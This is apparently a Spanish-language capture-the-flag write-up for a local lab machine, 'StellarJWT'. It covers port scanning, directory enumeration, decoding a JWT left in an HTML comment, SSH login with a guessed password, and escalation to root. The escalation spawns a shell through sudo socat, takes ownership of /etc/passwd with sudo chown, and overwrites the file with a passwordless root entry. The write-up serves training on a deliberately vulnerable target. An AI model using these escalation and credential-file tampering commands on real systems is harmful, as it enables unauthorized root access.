STELLARJWT

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip stellarjwt.zip

  Archive:  stellarjwt.zip
  inflating: auto_deploy.sh
  inflating: stellarjwt.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh stellarjwt.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.099 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.099/0.099/0.099/0.000 ms
```


ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-05 11:22 EST
Nmap scan report for 172.17.0.2
Host is up (0.000048s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 13:fd:a1:b2:31:9d:ea:33:a1:43:af:44:20:3a:12:12 (ECDSA)
|_  256 a0:4f:c4:a9:00:af:cb:78:28:fd:94:c0:86:28:dc:a1 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: NASA Hackeada
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Puertos abiertos 22 y 80

puerto 80



El astrónomo alemán que descubrió neptuno

Johann Gottfried Galle



ENUMERACIÓN

Con gobuster buscamos archivos y directorios

```
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,html,txt -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              py,html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 1905]
/universe             (Status: 301) [Size: 311] [--> http://172.17.0.2/universe/]
Progress: 86057 / 1102805 (7.80%)^Z
```

```

NASA: La Administración Nacional de Aeronáutica y del Espacio (NASA) es una agencia del gobierno de los Estados Unidos responsable de la investigación civil y militar en el espacio
        Fue fundada el 29 de julio de 1958, sucediendo al Comité Asesor Nacional de Aeronáutica (NACA).
        La NASA ha sido responsable de algunos de los avances tecnológicos más importantes en la historia moderna, incluidos los aterrizajes en la Luna, las misiones de exploración
        Además, ha desarrollado tecnologías que han tenido impactos significativos en la vida diaria de las personas, desde mejoras en la comunicación y la medicina, hasta avances

        Los logros más famosos de la NASA incluyen las misiones Apolo, que llevaron al hombre a la Luna por primera vez en 1969, y los programas de transbordadores espaciales que f
        Actualmente, la NASA se enfoca en explorar el espacio profundo, desarrollar tecnologías para futuras misiones a Marte, y la búsqueda de vida extraterrestre en el sistema so
        La NASA también colabora con agencias espaciales internacionales y empresas privadas para llevar a cabo sus misiones de exploración, investigación y desarrollo tecnológico.

NASA: La Administración Nacional de Aeronáutica y del Espacio (NASA) es una agencia del gobierno de los Estados Unidos responsable de la investigación civil y militar en el espacio
        Fue fundada el 29 de julio de 1958, sucediendo al Comité Asesor Nacional de Aeronáutica (NACA).
        La NASA ha sido responsable de algunos de los avances tecnológicos más importantes en la historia moderna, incluidos los aterrizajes en la Luna, las misiones de exploración
        Además, ha desarrollado tecnologías que han tenido impactos significativos en la vida diaria de las personas, desde mejoras en la comunicación y la medicina, hasta avances

        Los logros más famosos de la NASA incluyen las misiones Apolo, que llevaron al hombre a la Luna por primera vez en 1969, y los programas de transbordadores espaciales que f
        Actualmente, la NASA se enfoca en explorar el espacio profundo, desarrollar tecnologías para futuras misiones a Marte, y la búsqueda de vida extraterrestre en el sistema so
        La NASA también colabora con agencias espaciales internacionales y empresas privadas para llevar a cabo sus misiones de exploración, investigación y desarrollo tecnológico.

NASA: La Administración Nacional de Aeronáutica y del Espacio (NASA) es una agencia del gobierno de los Estados Unidos responsable de la investigación civil y militar en el espacio
        Fue fundada el 29 de julio de 1958, sucediendo al Comité Asesor Nacional de Aeronáutica (NACA).
        La NASA ha sido responsable de algunos de los avances tecnológicos más importantes en la historia moderna, incluidos los aterrizajes en la Luna, las misiones de exploración
        Además, ha desarrollado tecnologías que han tenido impactos significativos en la vida diaria de las personas, desde mejoras en la comunicación y la medicina, hasta avances

        Los logros más famosos de la NASA incluyen las misiones Apolo, que llevaron al hombre a la Luna por primera vez en 1969, y los programas de transbordadores espaciales que f
        Actualmente, la NASA se enfoca en explorar el espacio profundo, desarrollar tecnologías para futuras misiones a Marte, y la búsqueda de vida extraterrestre en el sistema so
        La NASA también colabora con agencias espaciales internacionales y empresas privadas para llevar a cabo sus misiones de exploración, investigación y desarrollo tecnológico.
-->

<!-- eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlciI6Im5lcHR1bm8iLCJpYXQiOjE1MTYyMzkwMjJ9.t-UG_wEbJdc_t0spVGKkNaoVaOeNnQwzvQOfq0G3PcE -->

</body>
```

Como vemos encontramos información sobre la NASA y una cadena

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlciI6Im5lcHR1bm8iLCJpYXQiOjE1MTYyMzkwMjJ9.t-UG_wEbJdc_t0spVGKkNaoVaOeNnQwzvQOfq0G3PcE


Nos vamos a cyberchef

obtenemos un user neptuno y como tenemos el nombre del descubridor de

neptuno, Johann Gottfried Galle, probamos a conectarnos por ssh

neptuno/Gottfried

EXPLOTACIÓN



Listando directorios encontramos esta carta

neptuno@01013834dadb:~$ cat .carta_a_la_NASA.txt

Buenos días, quiero entrar en la NASA. Ya respondí las preguntas que me hicieron. Se las respondo de nuevo por aquí.

¿Qué significan las siglas NASA? -> National Aeronautics and Space Administration
¿En que año se fundo la NASA? -> 1958
¿Quién fundó la NASA? -> Eisenhower

Vemos que tenemos tres usuarios

neptuno@01013834dadb:~$ cd ..
neptuno@01013834dadb:/home$ ls
elite nasa neptuno

Nos hacemos nasa con Eisenhower

neptuno@01013834dadb:/home$ su nasa
Password:
nasa@01013834dadb:/home$

Buscamos permisos sudo para nasa

ESCALADA DE PRIVILEGIOS

```
nasa@01013834dadb:/home$ sudo -l
Matching Defaults entries for nasa on 01013834dadb:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User nasa may run the following commands on 01013834dadb:
    (elite) NOPASSWD: /usr/bin/socat
nasa@01013834dadb:/home$
```

Consultando en

https://gtfobins.github.io/gtfobins/socat/#sudo

sudo socat stdin exec:/bin/sh

Nos hacemos elite

nasa@01013834dadb:~$ sudo -u elite /usr/bin/socat stdin exec:/bin/sh
2024/11/05 18:56:00 socat[4515] W address is opened in read-write mode but only supports read-only
whoami
elite
script /dev/null -c bash
Script started, output log file is '/dev/null'.
elite@01013834dadb:/home/nasa$

Busco permisos sudo

```
elite@01013834dadb:/home/nasa$ sudo -l
sudo -l
Matching Defaults entries for elite on 01013834dadb:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User elite may run the following commands on 01013834dadb:
    (root) NOPASSWD: /usr/bin/chown
elite@01013834dadb:/home/nasa$
```


Hacemos que el usuario elite sea el propietario del /etc/passwd

sudo chown elite:elite /etc/passwd

Ahora, ya podemos modificarlo y como no tenemos editores, con echo

echo "root::0:0:root:/root:/bin/bash" > /etc/passwd

Nos hacemos root


elite@c0ff59012f72:/home/nasa$ su root
root@c0ff59012f72:/home/nasa# whoami
root
root@c0ff59012f72:/home/nasa#

Buen día ✋